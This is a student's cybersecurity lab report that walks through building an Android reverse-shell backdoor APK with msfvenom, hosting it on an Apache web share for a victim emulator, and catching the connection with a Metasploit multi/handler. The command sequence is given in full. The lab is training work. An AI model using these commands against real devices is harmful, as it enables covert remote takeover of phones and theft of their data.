Lab – 4

Name : Ishan Aakash Patel


Student ID : 146151238

Course : CYT – 230


Remote Access of Android device using Metasploit

Step 1 : Both Target machine and attacker's machine should be in the same network, so that they can ping each other.

Pinging from kali to android



Pinging from android to kali




Step 2 : Exploitation

2.1 Start postgresql service: `service postgresql start`

2.2 Verify that the android/meterpreter/reverse_tcp payload, is available in Metasploit:


`msfvenom -l | grep android`




2.3 To generate a reverse meterpreter application enter:


`msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=192.168.229.135 R > Desktop/Backdoor.apk`

2.4 Now, share/send the Backdoor.apk file to the victim machine (in this lab, we are using Android emulator as the victim machine). To do so enter `mkdir /var/www/html/share`. This will create a new directory in the specified location. Change the mode of the share folder to 755 by entering the command `chmod -R 755 /var/www/html/share`. Change the ownership of that folder to www-data by entering `chown -R www-data:www-data /var/www/html/share`. Enter `cp /root/Desktop/Backdoor.apk /var/www/html/share` to copy the Backdoor.apk to the web share folder




2.5 Start apache service and msfconsole





(root㉿kali)-[~]
msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>
https://metasploit.com
=[metasploit v6.4.15-dev]
+ -- --=[2433 exploits - 1254 auxiliary - 428 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
File
Edit
View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21
45 characters
100%
UTF-8


2.6 In the msfconsole, enter `use exploit/multi/handler` to handle exploits launched outside the framework and issue the following commands in msfconsole: Enter `set payload android/meterpreter/reverse_tcp`, and then enter `set LHOST 192.168.229.135`, and then enter `show options`.





2.7 Enter `exploit -j -z` to start the exploitation

